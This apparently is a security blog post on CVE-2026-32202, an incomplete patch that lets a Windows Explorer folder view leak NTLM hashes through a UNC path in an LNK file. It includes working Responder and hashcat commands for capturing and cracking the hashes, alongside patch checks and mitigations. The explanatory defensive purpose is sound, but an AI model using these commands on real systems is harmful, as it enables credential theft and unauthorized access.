The RCE flaw via LNK that APT28 used. Microsoft released its patch, and everyone thought the matter was closed.
When the Akamai team dug a little deeper, they found that half of it was still open despite the patch and reported it as CVE-2026-32202.
CISA added it to the KEV list and gave federal agencies a May 12 deadline.

Here’s the crux of the story: the victim doesn’t even click the LNK file. Doesn’t open it either. They just view the folder containing this LNK in Explorer. That’s it.
The mechanism is actually relatively clean. You can embed a UNC path inside an LNK file, something like “\attacker-server\share”.
When Explorer renders the folder, it automatically resolves this path for the icon, target and metadata.
Right here, Windows opens an SMB connection without doing any trust verification.
And SMB naturally kicks off NTLM authentication.
That’s all it takes for the Net-NTLMv2 hash to reach the attacker.
Someone who gets hold of the hash can do two things. Either they go the offline crack route, hashcat with mode 5600. Or they relay the hash and use it against another target system. The second is more dangerous because it’s not cracking, it’s direct authorization.
To try it in a lab environment, the classic responder setup does the job:
sudo responder -I eth0 -wrfThe moment the target machine on the other side opens the share containing the vulnerable LNK, the Net-NTLMv2 hash lands in your terminal. A crack attempt for the captured hash:
hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txtOf course, the environment has to be authorized. Trying this against a real organization is a whole other matter legally.
For patch status, check the Windows update history and make sure the April 2026 cumulative update is installed.
In PowerShell:
Get-HotFix | Sort-Object -Property InstalledOn -Descending | Select-Object -First 10On the mitigation side, blocking outbound SMB traffic at the perimeter firewall is the typical recommendation.
For NTLM relay defense, making EPA (Extended Protection for Authentication) and SMB signing mandatory is another layer. But the real fix is the patch itself.
The reason this flaw is talked about so much isn’t technical complexity; it’s that half of something that was “already patched” is still open. Not testing the scope of the patch backfired badly this time.
Sources:
https://www.akamai.com/blog/security-research/incomplete-patch-apt28s-zero-day-cve-2026-32202
https://nvd.nist.gov/vuln/detail/CVE-2026-32202